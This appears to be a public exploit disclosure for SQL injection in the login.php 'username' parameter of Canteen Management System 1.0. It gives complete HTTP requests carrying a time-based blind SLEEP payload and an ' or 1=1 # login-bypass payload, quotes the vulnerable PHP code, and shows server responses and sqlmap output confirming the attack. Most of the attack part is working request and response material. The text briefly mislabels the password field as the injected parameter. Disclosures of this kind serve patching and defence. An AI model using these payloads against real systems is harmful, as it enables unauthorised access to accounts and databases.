liaojia 111 History

0 contributors

63 lines (39 sloc) 3.14 KB

Canteen Management System - login.php 'username' SQL inject

Exploit Title: Canteen Management System - login.php 'username' SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

Software Link:https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

Version: Canteen Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Canteen Management System does not filter the content correctly at the "login.php /username" parameter, resulting in the generation of SQL injection.

Payload used:


```
POST /login.php HTTP/1.1
Host: 192.168.67.10:8091
Content-Length: 97
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.10:8091
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.67.10:8091/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=g1diqn5ba9l5npktcpl5jc287t
Connection: close

username=1' AND (SELECT 6691 FROM (SELECT(SLEEP(5)))slLY) AND
'lrcD'='lrcD&password=123456&login=
```

Proof of Concept

1、Grab the package at the login and find that the login program is in login php




2、Looking at the source code, it is found that the password field is directly brought into the SQL statement query without filtering



```
if($_POST) {

  $username = $_POST['username'];
  $password = $_POST['password'];

  if(empty($username) || empty($password)) {
    if($username == "") {
      $errors[] = "Username is required";
    }

    if($password == "") {
      $errors[] = "Password is required";
    }
  } else {
    $sql = "SELECT * FROM users WHERE username = '$username'";
    $result = $connect->query($sql);

    if($result->num_rows == 1) {
      $password = md5($password);
      // exists
      $mainSql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
      $mainResult = $connect->query($mainSql);

      if($mainResult->num_rows == 1) {
        $value = $mainResult->fetch_assoc();
        $user_id = $value['user_id'];

        // set session
        $_SESSION['userId'] = $user_id;?>
```

3、Use payload "sleep (10)" for blind SQL injection.It is found that the time blind injection is successful



Request


```
POST /login.php HTTP/1.1
Host: 192.168.67.10:8091
Content-Length: 97
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.10:8091
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.67.10:8091/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=g1diqn5ba915npktcpl5jc287t
Connection: close

username=1' AND (SELECT 6691 FROM (SELECT(SLEEP(5)))slLY) AND
'lrcD'='lrcD&password=123456&login=
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2022 01:48:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 6361

<link rel="stylesheet" href="assets/css/popup_style.css">

<style>
  .footer1{
    position:fixed;
    bottom:0;
    width:100%;
    color:#5c4ac7;
    text-align:center;
  }

</style>
<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=
```

4、We can also construct a payload for universal password login


payload: `email=manager%40manager.com&password=1'or '1'='1&managerLogin=`



```
POST /login.php HTTP/1.1
Host: 192.168.67.10:8091
Content-Length: 43
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.10:8091
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.67.10:8091/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=g1diqn5ba915npktcpl5jc287t
Connection: close

username=1' or 1=1 #&password=123456&login=
```

```
    <div class="popup popup--icon -success js_success-popup popup--
      <div class="popup__background">
      </div>
      <div class="popup__content">
        <h3 class="popup__content__title">
          Success
        </h1>
        <p>
          Login Successfully
        </p>
        <p>

          <script>
            setTimeout("location.href = 'dashboard.php';",1500);
          </script>

        </p>
      </div>
    </div>

    <div id="main-wrapper">
      <div class="unix-login">
```

4、Through testing with the tool, it is found that there are other injection methods such as blind SQL time injection.



```
[09:45:29] [WARNING] heuristic (basic) test shows that POST parameter 'login' might not be injectable
[09:45:29] [INFO] testing for SQL injection on POST parameter 'login'
[09:45:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:45:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:45:30] [INFO] testing 'Generic inline queries'
[09:45:30] [INFO] testing 'Generic UNION query (31) - 1 to 10 columns'
[09:45:30] [WARNING] POST parameter 'login' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 147 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=1' AND (SELECT 6691 FROM (SELECT(SLEEP(5)))slLY) AND 'lrcD'='lrcD&password=123456&login=
---
[09:45:30] [INFO] the back-end DBMS is MySQL
[09:45:30] [WARNING] it is very important to not stress the network connection during usage of time-based payl
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
```